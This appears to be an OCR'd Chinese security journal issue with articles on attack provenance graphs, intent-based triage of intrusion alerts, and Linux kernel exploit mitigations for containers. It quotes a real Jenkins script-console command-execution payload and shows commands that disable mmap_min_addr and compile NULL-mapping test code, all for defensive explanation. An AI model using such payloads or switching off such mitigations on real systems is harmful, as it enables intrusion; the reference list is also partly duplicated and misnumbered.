进程之间的直接依赖关系是指一个进程通过创建、内存共享和通信对其他进程的直接影响关系。进程之间的间接依赖关系是指通过操作相同的文件或对象关联到一起的进程。进程与文件之间的因果依赖关系是指进程与文件之间存在的直接操作关系，如读、写等。进程与文件名是通过包含文件名的系统调用来构建文件名到进程的依赖关系。下面借用论文中的一个实例来说明主机侧溯源图的构建方法。图 1.a 表示系统相关日志，图 1.b 是根据系统日志构建的溯源图。

time 0: process A creates process B
time 1: process B writes file 1
time 2: process B writes file 2
time 3: process A reads file 0
time 4: process A creates process C
time 5: process C reads file 1
time 6: process C writes file X
time 7: process C reads file 2
time 8: process A creates process D

(a) 系统日志



(b) 溯源图

图 1 BackTracker 溯源图构建

攻击溯源图的构建是挖掘不同实体之间的因果依赖关系，通过事先定义的规则来关联不同进程、文件和文件名，本质是一种依赖关系，缺少因果语义。MCI[2] 提出一种基于因果推理模型的攻击溯源方法，它利用了 LDX[3] 因果推理模型挖掘系统调用之间精确的因果关系。

MCI 方法的核心是基于系统审计日志的因果推理技术，其对用户来说是友好的，不需要对系统内核进行任何修改，也不需要在系统执行期间执行任何操作，只需要打开操作系统附带的审计工具如 Linux 审计、Windows 事件跟踪和 DTrace 即可。如果用户检测到安全事件，只需要向安全运营人员提供系统调用日志和程序二进制文件等。

离线的调查取证通常由安全运营专家来完成，MCI 的任务是构建因果模型并基于此来解析相关的系统日志，进而挖掘出精确的系统调用级日志的因果关系。图 2 显示了 MCI 因果推理的框架。




图 2 MCI 因果推理框架

MCI 包括两个阶段：因果关系模型的构建与模型解析。MCI 利用 LDX[3] 因果模型来确定系统调用相关日志之间的因果关系。LDX 是一个基于双向执行因果推断模型。它通过改变系统调用的输入，观察输出的状态变化来推断系统调用之间的因果关系。




图 3 LDX 因果关系推理

3. 系统日志与应用程序日志关联溯源图

前面介绍的攻击溯源相关工作主要是从系统层面挖掘系统行为的因果依赖关系，没有考虑应用层语义。对于攻击调查，应用程序日志能提供大量的攻击相关信息。部分研究者认为将系统上所有与取证相关的事件统一到一个整体日志中可以显著提高攻击调查能力[4-6]，并基于此提出了一种端到端的溯源追踪框架 -OmegaLog，该框架集成应用程序事件日志与系统日志构建了一个全局溯源图 (UPG)。Omegalog 通过应用程序事件序列识别事件处理的环路来解决依赖关系爆炸问题。同时，集成了应用程序的日志解决了数据孤立问题。

这种跨应用的关联溯源显然会更有效，但是这种溯源框架依然面临一些挑战。首先，应用程度日志架构的生态系统是异构的。其次，事件日志在应用程序中的多个线程之间进行多路复用，很难区分并发工作单元；最后，应用程序中的每个工作单元都无法独立生成事件日志，这些事件的发生和顺序是根据动态控制流而变化的，因此需要深入了解应用程序的日志记录行为，以确定执

行单元分区的有效边界。

为解决以上问题，OmegaLog 对应用程序二进制文件执行静态分析，自动识别日志消息写入过程，并使用符号执行和仿真为每个调用点提取描述性日志消息字符串 (LMS)。接着，OmegaLog 对二进制文件进行时序分析，以识别 LMS 之间的时序关系，生成一组在执行期间可能出现在的所有有效的 LMS 控制流路径。在运行时，OmegaLog 使用内核模块拦截写系统调用并捕获应用程序发出的所有日志事件，将每个事件与正确的 PID/TID 和时间戳关联，以梳理并发日志活动。最后，这些处理的应用程序日志与系统级日志合并成全局溯源日志。在攻击调查中，OmegaLog 可以在通用日志中使用 LMS 控制流解析应用事件流，将其划分成执行单元，并基于因果关联将其加入溯源图中。

图 4 给出 OmegaLog 的系统框架图，该系统要求同时启用系统级日志记录和应用程序事件日志记录。




图 4 OmegaLog 结构

3. 网络侧与终端侧关联溯源图

前面这些攻击溯源的方法均是在单一主机上进行的，但一个完整的攻击过程通常是跨多个主机。只有关联网络侧日志与终端侧日志才有可能溯源整个攻击过程。网络侧与终端侧关联溯源是攻击溯源的难点，相关的研究工作较少。 BackTracker 工作的扩展，是通过相关日志记录来追踪网络数据包的发送与接收 [7]。比如主机 A 的进程 1 向主机 B 的进程 2 发送了一个数据包，那么进程 1 与进程 2 就具有了因果依赖关系。当前已有很多基于数据包标记的工作，为了减少工作量，采用的是通过源地址、目标地址和序列号来标记数据，相对来说实现简单，但是这种粗粒度的因果关联会造成太多的错误关联，基本上无法进行有效的攻击溯源，反而会有大量的计算开销。因此，该方法在工程实践中没有并被广泛使用。

开源平台 zeek-osquery[8] 主要是针对网络侧与终端侧数据的细粒度的因果挖掘来实现实时的入侵检测。其关键技术是将操作系统级的日志与网络侧日志实时关联。Zeek-osquery 可以灵活地适应不同的检测场景，因为 osquery 主机是从 Zeek 脚本直接管理的，所有的数据处理都可以在 Zeek 中实现。例如，检测从互联网下载的已执行文件，通过 SSH 跳转检测攻击者的横向移动 [18]，或向 Zeek 提供从主机获得的内核 TLS 密钥，用于解密和检查网络流量。

为了提高入侵检测的准确度，着重介绍了与网络侧数据相关联的终端数据。也就是通过将主机上下文合信息集成到网络监控中

来改进网络信息可见性。

zeek-osquery 使用流这一术语来表示两台主机之间的通信，该流表示为一个包含 IP 地址，主机端口和协议相关信息的 5 元组。使用 socket 来抽象流。Socket 使用唯一的 ID（文件描述符和 pid 结合），另外还包含相应 5 元组的属性。进程与 socket 的信息可以通过监控内核的系统调用（syscalls）获取。另一种进程与 socket 信息获取的方法是通过当前内核状态。然而通过内核审计和内核状态获取的数据具有不同的属性。内核审计可以实现新进程和 socket 的异常推送，而内核状态机制需要频繁探测内核并与前一时间的进行比较以判断其状态的改变。内核状态机制这种探测需要额外的开销，但在数据可靠性方面要优于内核审计机制。因为审计机制监控系统调用，只能记录这些调用的实际参数。

例如，在连接的情况下，只有目标 IP 地址和端口是出现在调用中，即使在合并多个与套接字相关的系统调用时本机 IP 地址和端口仍然无法得知。然而，在数据关联过程中，如果仅仅依赖状态机制很容易出错，因为如果一个短暂的进程或是 socket 的生命周期是在两个状态探测之间，那么这进程或 socket 就无法被捕捉到。下面将介绍审计机制与状态机制组合方法，以实现网络侧与终端侧数据关联的完整性与可靠性。

网络流的发起者与接收者可以通过识别 socket 得到，为简单起见，假设 socket 的足够，因为它是主机侧进程与文件关联中缺失的数据。网络流的 socket 表示需要匹配相应的 5 元组。对于发起方来说这个 socket 表示输出流，对于接收方来说该 socket 是输入流。图 5 展示了发起者及其传出 socket，接收者及其传入 socket 模式，以及网络流中完整的 5 元组。




图 5 网络侧与终端侧数据关联

（1）通过网络流中的 IP 地址来识别发起方与接收方，因此需要维护网络中的 IP 地址与主机列表。

（2）在发起方与接收方识别哪些目标地址等于远程或是本地地址的 socket 信息。

（3）还需要流的源等于本地或是远程主机 socket 信息。

如果满足步骤 3 的话，那么主机与网络的关联是明确的，否则关联有可能是模糊的。如果两台主机通过 connect syscall 连接到同一个目标主机的同一端口，那么根据步骤 1，关联依然是明确的。但是，如果从发起方到同一目标有多个流到同一个端口，那么关联就是不明确的。对于这种相关性不明确的情况，需要列出所有可能的相关关联。然而这种级别的跨主机攻击溯源依然会因为 socket 的不确定性而存在大量错误关联。

综合了多种技术的一种有效的跨主机追踪溯源方法——

RTAG[9]，可以从一定程度上解决当前网络侧与终端侧数据无法关联溯源的问题。RTAG 是一种可以实现跨主机攻击调查的有效数据流标记与追踪机制。RTAG 主机依赖于下面三个创新技术：

（1）记录与重放，它可以将不同数据流标签之间的依赖关系从分析中解耦出来，从而在不同主机的独立和并行 DIFT 实例之间实现延迟同步。

（2）根据系统调用级溯源信息，根据内存消耗永无止息并分配最优标签映射。

（3）将标签信息嵌入网络数据包中实现了跨主机的数据溯源追踪溯源，同时并没有明显占用网络开销。

为了应对当前跨主机攻击溯源的挑战，RTAG 通过标签覆盖和标签交换技术将标签依赖性（即主机间的信息流）与分析分离开来，并使 DIFT 独立于通信所施加的任何顺序。

（a）溯源图　　（b）数据流覆盖

图 6 RTAG 标签系统

为了追踪文件之间的数据流和不同主机之间的网络流，在现有的溯源图上构建标签模型作为一个覆盖图。在覆盖图中，RTAG 通过为关注的文件赋予全局唯一标签，以实现字节粒度的追踪溯源。通过对标签的追踪可以实现对文件起源的追踪，同时也可以追踪文件对下游的影响。基于此能力，RTAG 可以实现跨主机的攻击调查取证。溯源图依然是攻击追踪溯源必需的，它需要追踪从进程到文件的数据流，从进程到进程的数据流，从文件到进程的数据流。其中边表示两个节点之间的事件（如，系统调用）。

在覆盖标签图中，文件中的每个字节都赋予一个标签 key，这个标签 key 唯一标记了这个字节。每个标签 key 都与其原始数据的向量相关联。通过递归检索 key 值，可以获得从这个字节开始的所有上流源，同时也可以扩展到远程主机上。相反，通过递归检索每个值的标签，分析人员能够在一个树形图中找到所有的下游数据流向。

4. 结语

当前，攻击技术的发展日新月异，攻击者入侵手段已经从单步定点攻击向高级、隐蔽并长期潜伏的趋势发展。而当前防守手段通常跟不上攻击手段更新。攻击溯源为实现主动防御提供了一个新的思路。

虽然从 BackTracker 工作到现在已经有 16 年了，但是攻击溯源技术依然是一个新兴的技术领域。溯源图的构建依赖于网络侧与终端侧数据之间的因果关系，研究细粒度的因果关系挖掘进一

步精确溯源图依然是急需研究的工作。完全利用图分析算法进行复杂攻击识别是有天花板的。外部知识的引入是一种有效的手段，但当前外部知识只是简单利用 ATT&CK 相关的攻击战术手法，抽象出的一些已有攻击的威胁子图，并没有全面并联相关的知识上下文。绿盟科技近年来致力于研究安全知识图谱，知识图谱的强大关联与丰富的语义是下一步攻击溯源提高的技术关键。

参考文献

[1] King S T , Chen P M . Backtracking Intrusions[J]. Operating Systems Review, 2003, 37(5):223-236.

[2] Kwon Y , Wang F , Wang W , et al. MCI : Modeling-based Causality Inference in Audit Logging for Attack Investigation[C]// Network and Distributed System Security Symposium. 2018.

[3] Kwon Y , Kim D , Sumner W N , et al. LDX: Causality Inference by Lightweight Dual Execution[J]. Acm Sigarch Computer Architecture News, 2016, 51(2):503-515.

[4] Hassan W U , Noureddine M A , Datta P , et al. OmegaLog: High-Fidelity Attack Investigation via Transparent Multi-layer Log Analysis[C]// Network and Distributed System Security Symposium. 2020.

[5] Pasquier T., Han X., Moyer T., Bates A., Eyers D., Hermant O., Bacon J. and Seltzer M. Runtime Analysis of Whole-System Provenance. Conference on Computer and Communications Security (CCS’18) (2018), ACM.

[6] Pasquier T., Han X., Goldstein M., Moyer T., Eyers D., Seltzer M. and Bacon J. Practical Whole-System Provenance Capture. Symposium on Cloud Computing (SoCC’17) (2017), ACM.

[7] Kwon Y , Wang F , Wang W , et al. MCI : Modeling-based Causality Inference in Audit Logging for Attack Investigation[C]// Network and Distributed System Security Symposium. 2018.

[8] Kwon Y , Kim D , Sumner W N , et al. LDX: Causality Inference by Lightweight Dual Execution[J]. Acm Sigarch Computer Architecture News, 2016, 51(2):503-515.

[9] King S T , Mao Z M , Lucchetti D G , et al. Enriching intrusion alerts through multi-host causality[C]// Network & Distributed System Security Symposium. DBLP, 2005.

[10] Steffen Haas, Robin Sommer, Mathias Fischer, zeek-osquery: Host-Network Correlation for Advanced Monitoring and Intrusion Detection. IFIP SEC '20, 2020.

[11] Yang Ji, Sangho Lee, Mattia Fazzini, Joey Allen, Evan Downing, Taesoo Kim, Alessandro Orso, and Wenke Lee. Enabling Refinable Cross-Host Attack Investigation with Efficient Data Flow Tagging and Tracking. In Proceedings of The 27th USENIX Security Symposium. Baltimore, MD, August 2018.

业界难题？谈自动化筛选关键告警的可行性

绿盟科技 创新中心&天枢实验室 吴复迪

1. 背景概述

目前安全运维中告警过多，告警原始指标难以直接区分实际重要性。结合安全运维值守工作的现场调查情况，我们曾提出两个猜想：

（1）人类专家在分析防护告警时，是在关注某种与攻击相关的、抽象层次很高的概念；

（2）最能够反映这个抽象概念的信息，位于告警载荷或原始网络流量中。

如果猜想属实，我们只要做出一个能够从告警载荷中提取出这种抽象概念的自动系统，即可实现自动化的高价值告警筛选。本文将以此为目标，对以上两个猜想进行验证。

2. 关键在于攻击意图

在第一个猜想中，我们需要先弄清楚最核心的问题：这种“与攻击相关的、抽象层次很高的概念”到底是什么？

笔者整理了一些以往的告警和人工研判记录。受限于篇幅，这里只给出两个比较典型的案例供读者参考：

告警类型：命令注入 | 告警风险：中风险

告警载荷：

```
POST /phpMyAdmin/sql.php HTTP/1.1
Host: /*已脱密*/
Connection: keep-alive
Content-Length: 527
Content-Type: application/x-www-form-urlencoded
Cookie: pma_lang=en; phpMyAdmin=/*已脱密*/; pmaUser-1=/*已脱密*/; pmaPass-1=/*已脱密*/;

db=itil&table=business_trip&token=/*已脱密*/&sql_query=SELECT++++FROM+%60business_trip%60+
WHERE+%60login%60+LIKE+%27/*已脱密*/%27%0D%0AORDER+BY+%60business_trip%60.%60close_ti
me%60+DESC&pos=0&session_max_rows=all&goto=/*已脱密*/&navig=Show+all
```

解码参考：

```
SELECT *  FROM `business_trip` WHERE `login` LIKE '/*已脱密*/'
ORDER BY `business_trip`.`close_time` DESC
```

人工分析参考：

PhpMyAdmin 登录后执行查询操作，SQL 查询对象非关键表，且存在不必要的筛选排序条件，**不像拖库行为**，应该属于正常业务误报，**可能是开发人员在做调试。**

上面属于被判定为误报的告警。下面则是一个真实入侵事件中的告警记录：

告警类型：命令注入 | 告警风险：高风险

告警载荷：

```
POST /script HTTP/1.1
Host: /*已脱密*/
Connection: keep-alive
Content-Length: 315
Content-Type: application/x-www-form-urlencoded
Cookie: screenResolution=1536x864; JSESSIONID.35068189=/*已脱密*/

script=println+%22ls+%2Fvar%2Fwww%2Fhtml%22.execute%28%29.text&Jenkins-Crumb=/*已脱密*/&jso
n=/*已脱密*/&Submit=%E8%BF%90%E8%A1%8C
```

解码参考：

```
println "ls /var/www/html".execute().text
```

人工分析参考：

Jenkins 漏洞利用，尝试列出/var/www/html 目录。首先**正常业务肯定不会产生这种流量**，所以肯定是恶意的。执行的命令针对性很强，**不适合做漏洞扫描，也不像是在抓肉鸡。**说明**攻击者有很大把握能执行成功。**

稍加品味，细心的读者可能会注意到，人工分析告警的过程，其实是在试图解释“为什么会出现告警所描述的网络活动”。

即，首先假定所有网络活动都存在某种内在意图，包括业务意图和攻击意图。如果告警所指示的网络活动能够基于某种攻击意图做出合理解释，即可据此判定告警危害程度。反之，如果找不到合理的攻击意图来解释网络活动，或者基于某种业务意图解释起来更加合理，就可以将告警认定为误报。

网络活动并非自然发生的，而是人为设计才会产生的。实战中，决心坚定的攻击者即使遭遇挫折也不会轻易停手，此时连具体攻击行为是否成功都已经不那么重要了。关注网络活动背后的内在意图，其实是一个非常高效的思路。

因此，自动化告警筛选应当对告警所指示的网络行为的内在意图进行评估。相比于业务意图，我们暂时先着重于攻击意图评估的实现。

3. 攻击意图的表示

想要实现告警筛选过程的自动化，仅仅知道攻击意图能够反映告警危害程度是不够的。我们必须用一种具体的、整齐的结构去表示攻击意图。

但这确实是一个难题。攻击意图这个概念太抽象了，其种类数量相当于所有网络攻击可能达到的结果的数量总和。而复杂的信息系统中自然会有同样复杂的网络攻击，结果而言，攻击意图的可能性空间实在太大了，以有限集合对攻击意图进行枚举并非易事。

此外，攻击意图的评价维度也并不单一。假设一个场景，攻击者在已经确定网站存在 RCE 漏洞的情况下，利用该漏洞向网站上传了一个 WebShell：

（1）从攻击对象的角度看，其攻击意图应为“控制 WEB 应用服务器”。


（2）从 CIA 三要素的角度看，其攻击意图应为“破坏系统完整性”。

（3）从攻击收益的角度看，其攻击意图尚无法定论，攻击者可能只是一个愉快犯，也可能是窃取敏感数据的黑产分子。

（4）……

幸运的是，经过长期摸索和实践，我们最终找到了一种通过二维向量表示攻击意图的方法。

具体而言，我们通过“试探性程度”和“利用性程度”两个量化的连续值来表示一个攻击意图。其中，试探性程度表示攻击行为有多么想要确定漏洞是否存在，利用性程度表示攻击行为有多么想要构成实际危害：



不难发现，这种表示方法几乎完全限定在漏洞利用的场景中，连 C&C 后门、用户对钓鱼邮件的点击等，都被视为特殊的代码执行漏洞。由于只关注攻击链中的单一阶段，攻击意图的可能性空间显著缩小，最终找到了两个普遍可以被衡量的维度。

实验表明，限定在告警筛选问题中，这种表示方法确实能够发挥一定作用。将攻击意图划分为四个象限，其中第二象限（低试探性 & 高利用性）的告警往往实际危害最大，其次是第一象限（高试探性 & 高利用性）的告警。

4. 告警载荷的特征提取

接下来，我们需要验证前述的第二个猜想，试试看能否根据告警载荷来确定攻击意图。人类专家似乎很容易就能做到这一点，所以原理上多半是可行的。


但自动化实现只能接受统一格式的输入数据，而对告警载荷的结构化表示也是一个难题。告警载荷通常是一组二进制流数据，各种网络协议混杂其间，内容结构千奇百怪，根本找不到统一规律。

这导致现有的数据分析方法用于告警筛选时，普遍只关注告警的规则类型、源、目的、时间等结构化属性，最多只是将告警载荷的一些统计特征（长度、熵值等）纳入特征提取，而对告警载荷的原始数据内容避之唯恐不及。

针对这一点，我们进行了大量尝试，但至今仍未能找到非常好的特征提取方法。目前实验中效果“还算凑合”的告警载荷特征，是一种针对已知模式的词频向量。

具体来说，就是对告警载荷内容中的各种常见模式进行计数统计，将每种模式在告警载荷中出现的次数作为特征向量。这些常见模式包括但不限于：文件路径、IP 地址、域名、URL、操作系统命令、脚本函数名、SQL 系统表名以及一些常见的混淆方法等。

在大多数情况下，一个告警载荷只会出现少数几种模式，因此特征向量普遍比较稀疏：



对于没有加密或压缩的网络协议，这种统计方法效果尚可，尤其是对文本字段较多的协议（如 HTTP）效果基本达标。此外，这些常见模式都不针对特定的漏洞利用方法，理论上是不需要经常更新的。实验表明，这种词频向量确实与攻击意图存在强关联。

不过这种方法的弊端也很明显，即需要大量人力投入去反复优化正则表达式。由于告警载荷中内容混杂，表达式既不能过于严格，也不能过于松散，编写起来颇有难度。

举例来说，现有模型中仅“文件路径”一项就包含 4 个特征维度，用到 13 个正则表达式，其中最长的一个：

即使是如此复杂的表达式组合，仍然时常会出现误识别和漏识别，想要用数据分析方法自动形成特征提取就更加困难了。我们也尝试过在告警载荷二进制序列上运行一些 NLP 中的新词发现方法，但效果普遍较差。

5. 特征提取中的注意事项

（1）自动解码实现

直接对原始告警载荷进行模式匹配的话，很容易漏掉关键信息。在统计过程中，需要识别并递归解析告警载荷中的特殊编码。常见的编码包括多重 URL 编码、XML 编码、十六进制编码、Base64 编码、“\”字符串转义编码、CHR/CHAR 编码等。

万幸的是，大部分编码数据块都有明显的特殊结构，进行匹配后针对性地递归解析即可。原始告警载荷和所有解码结果都需要进行模式匹配，为防止同一内容被重复计数，模型内需要实现一个去重机制，确保模式匹配到多个相同值时只计一次词频。

（2）特征删减

实验表明，特征选取并非越多越好，多余特征的加入反而会导致模型效果下降。虽然不能排除这个情况也与具体模型选取有关，但在多次实验中，删除多余特征维度都能提高模型表现。

目前大致可以确定的“多余特征”主要包括：HTTP 请求方法、HTTP 响应码、Content-Type、SQL 关键字。与之相对，也有一些特征维度似乎起到了较大的作用，它们主要包括：文件路径、操作系统执行类命令、非源非目的外网 IP。但其中具体的关联关系目前尚不明确。

（3）特征组合

进一步实验表明，一些已知存在关联的特征维度，可以通过组合之后添加新维度，能够在一定程度上提高模型表现。例如，文件路径和文件操作类命令应当是存在内在联系的，IP 地址 / 域名和网络操作类的脚本函数也应当是存在内在联系的。

组合的新维度并不需要非常复杂，通常只要对相关原始特征维度求取一个最小值即可。虽然从实际观察来看，组合特征的误识别很多（告警载荷中同时出现文件操作命令和文件路径，并不代表命令的操作对象就一定是这个路径），但模型效果确实有所提高。其中原理目前尚不明确。

6. 结语

至此，我们已经确定了输入数据（告警载荷）和输出数据（攻击意图）的结构化表示法，具备了应用数据分析方法的基础，可以认为告警筛选的自动化实现是可行的。

目前在暂不考虑模型迁移的情况下，在特定生产网络环境中采集一周约 2300 万条告警，执行采样并人工标注约 500 条后，Top10 高评分告警中涉及真实关键攻击的比例能够达到 80% 以上。

虽然仍然无法完全消除低价值告警，但相比于目前的大多数告警筛选方法已有很大提高。在本系列的下一篇文章中，将会详细探讨这种攻击意图评估模型的构建方法，敬请期待。

容器环境相关的内核漏洞缓解技术

绿盟科技 创新中心&星云实验室 阮博男

前言

在第 45 期绿盟科技技术内刊刊载的《容器逃逸技术概览》一文中，我们提到，由于容器与宿主机共享内核，内核漏洞成为容器逃逸的四大原因之一。由于潜在后果的严重性（提升至系统最高权限）和影响的广泛性（一个漏洞会影响相当多的计算机设备），系统开发者陆续在内核实现了一系列的漏洞缓解技术，以减小内核被攻破的可能性。

下图展示了容器与内核的关系：

面对经过安全加固的容器环境，攻击者往往会举步维艰。但是，一旦有（新曝光的）内核漏洞加持，攻击就可能会从不可行变为可行，从可行变为简单。事实上，无论攻防场景怎样变化，我们对内核漏洞的利用往往都是从用户空间非法进入内核空间开始，到内核空间赋予当前或其他进程高权限后回到用户空间结束，容器逃逸与此一脉相承。

在这种局面下，漏洞缓解技术能够有效提高漏洞的利用难度，使得即使在漏洞存在且被发现的具体场景下，攻击者也很难或根本不能利用特定漏洞发起攻击。攻击门槛和攻击成本被极大提高。

漏洞缓解技术（Vulnerability Mitigations）指的是一系列用来提高漏洞利用难度的防御技术。随着人类需求和 IT 技术的发展，各种各样的硬件、系统、应用程序、协议被不断地设计、开发出来。由图灵停机问题 [1] 能够得出，人们无法给出通用算法或工具来分析和确定程序中是否存在漏洞；同时，对特定软硬件进行相当程度上彻底的安全检查又成本过高。因此，人们提出了漏洞缓解技术，在承认漏洞可能存在的情况下，对其进行缓解或阻断。

攻与防是一个持续、动态的博弈过程，而漏洞缓解技术往往是在攻击者先提出甚至发动针对某种漏洞的攻击方法之后才被提出的（值得一提的是，很多情况下攻击者与防御者都是安全研究人员，正所谓不知攻，焉知防）。例如，在最经典的「覆盖函数返回地址为攻击利用代码（shellcode）」的缓冲区溢出攻击被提出后，人们为操作系统增加了「地址空间布局随机化（ASLR）」技术。后来，攻击者一步步提出了「返回到 libc 库（ret2libc）」「返回到过程链接表（ret2plt）」「返回导向编程（ROP）」等攻击技术；防守者也一步步逐渐设计了「数据执行保护（DEP）」「金丝雀（canary）」「安全的结构化异常处理（SafeSEH）」等漏洞缓解技术。计算机科学技术领域有很强的分层概念，信息安全也是如此。

上面的例子主要体现了操作系统和应用程序安全层面的安全问题和缓解方法。事实上，其他层次上的情况也是类似的。例如，针对 Web 安全领域的「跨站脚本攻击（XSS）」「SQL 注入」等漏洞，人们逐渐应用了「特殊字符转义」「参数化查询」等缓解技术。

然而，天下没有免费的午餐。诚然，漏洞缓解技术提高了攻击者的攻击门槛，但实施漏洞缓解技术也往往会对系统性能造成一定

影响，这也是相当一部分漏洞缓解技术至今没有普及的原因。毕竟，对于绝大多数用户来说，安全很重要，但并非首要目的，防御不应该给生产生活带来过多不便。因此，「如何优化卓有成效的缓解技术的性能损耗」一直以来都是产业、学术界的研究热点之一。

一些安全领域的朋友对用户态各种层次（如上所述）的漏洞缓解技术比较熟悉，但对于接触较少的内核安全可能了解较少。由于容器和宿主机共享内核的特点，内核安全在云原生技术愈加流行的今天也变得愈加重要（当然，一开始就非常重要）。

本文所要介绍的正是内核中应用的漏洞缓解技术，它们分别是：mmapminaddr、KASLR、kptrrestrict、dmesgrestrict 和 SMEP/SMAP。

注：通常，一种漏洞缓解技术在多平台下都有实现（Linux/Windows/Mac OSX/Android/...），考虑到云原生场景主要依托于 Linux 平台，我们仅介绍 Linux 系统上的内核漏洞缓解技术。

1. mmapminaddr：限制虚拟地址申请下界以防零地址解引用

mmap_min_addr 用来决定是否限制进程通过 mmap 能够申请到的内存的最小虚拟地址，或者说，限制进程申请的内存虚拟地址范围的下界。

Procfs 等伪文件系统是 Linux 内核向用户态暴露接口的方式之一。mmap_min_addr 在 Linux 下 Procfs 中对应的文件是 /proc/sys/vm/mmap_min_addr。读取该文件即可查询当前系统的 mmap_min_addr；写该文件（需要满足权限要求）即可改变这个限制值。后面我们介绍的漏洞缓解技术大多都是能够通过 Procfs 进行查看和设置的。

下面先来做一个小实验来体会 mmap_min_addr：

首先查看一下当前的状态：

```
rambo@matrix:~$ whoami
rambo
rambo@matrix:~$ cat /proc/sys/vm/mmap_min_addr
65536
```

可以发现，进程能够申请的最小地址值为 65536。在这种设定下，我们编写以下测试代码去申请零地址处的内存并尝试修改其内容：

```
#include <sys/mman.h>
#include <string.h>
#include <stdio.h>

int main(){
    char hello = "hello, world";
    mmap(0, 4096,PROT_READ | PROT_WRITE | PROT_EXEC, MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS ,-1, 0);
    printf("mmap succeeded!\n");
    memcpy(0, hello, sizeof(hello));
    return 0;
}
```

编译运行，出现了段错误：

```
rambo@matrix:~$ gcc -o mmap_test test.c -w
rambo@matrix:~$ ./mmap_test
Segmentation fault (core dumped)
```

接着，我们修改 mmap_min_addr 为 0，然后再次执行上述程序：

```
rambo@matrix:~$ sudo sh -c "echo 0 > /proc/sys/vm/mmap_min_addr"
rambo@matrix:~$ ./mmap_test
mmap succeeded!
```

这次就执行成功了，说明 mmap_min_addr 的确发挥了作用。然而 mmap_min_addr 有什么用处呢？系统为什么要限制进程申请内存的地址范围下界呢？

简单来说，mmap_min_addr 主要是为了限制空指针解引用（NULL Point Dereference）类型的攻击。为了理解这个问题，我们需要补充两个知识点：

（1）Linux 系统将虚拟内存空间划分为用户空间和内核空间。以常见的 32 位系统为例，内核空间在用户空间之上，低地址的 3G 空间为用户空间；高地址的 1G 空间为内核空间。因此，空指针对应的零地址实际上是在用户空间范围内。

（2）在大多数 C 语言实现中，未初始化指针的值为零（即零指针）。

综合起来，设想这样一种情形：攻击者在某程序中找到一个未初始化的函数指针，同时还能够向该程序的零地址处写入数据，那么攻击者就能够通过调用这个函数指针使该程序的控制流转向他写入的恶意指令。退一步讲，即使攻击者不能够控制该程序零地址处的内容，他也有可能通过空指针解引用触发段错误，从而导致程序崩溃，也就是一种拒绝服务攻击。

2. KASLR：随机化内核地址以提高 Shellcode 编写 / 布置难度

要了解 KASLR，就不得不提到 ASLR。ASLR 应该是最有名的漏洞缓解机制之一了。本文开头介绍过——ASLR 是指地址空间布局随机化（Address Space Layout Randomization），是一种用户态下用来对抗缓冲区溢出攻击的缓解技术。信息安全初学者在学习研究缓冲区溢出时，很可能会在 ASLR 上碰壁，搞了半天，觉得“我的 exploit 逻辑应该没问题，payload 也调试过了，怎么还不行？”

在介绍 KASLR 之前，我们先来看看用户态下的 ASLR 长什么样。

/proc/sys/kernel/randomize_va_space 是内核暴露在用户态的 ASLR 接口。其值为 0 时，ASLR 完全关闭；值为 1 时，仅仅对 mmap 基址、栈地址和 VDSO 页地址做随机化处理（共享库也将被加载到随机地址），对于「位置无关可执行文件」（构建时带有 -fPIE 选项的二进制程序）来说，程序代码段基址也会被随机化；值为 2 时，在值为 1 的基础上，加上对堆的随机化。

我们来做个小实验，编写如下一段代码：

```
#include <stdio.h>

int main(){
      char hello[20];
      scanf("%s", hello);
      printf("Variable address: %x\n", hello);
      printf("main func's address: %x\n", (void *)main);
      return 0;
}
```

在 ASLR 开启时，消除 -fPIE 效果编译并运行程序：

```
rambo@matrix:~$ gcc -no-pie -o aslr_test aslr_test.c -w
rambo@matrix:~$ ./aslr_test
hello
Variable address: 7549f420
main func's address: 4005c7
rambo@matrix:~$ ./aslr_test
hello
Variable address: d724c8a0
main func's address: 4005c7
```

可以发现，每次运行程序时栈上变量的地址都会发生变化，但程序自身的 main 函数地址是不变的。

此时如果关闭 ASLR，则栈上变量的地址也将不再变化：

```
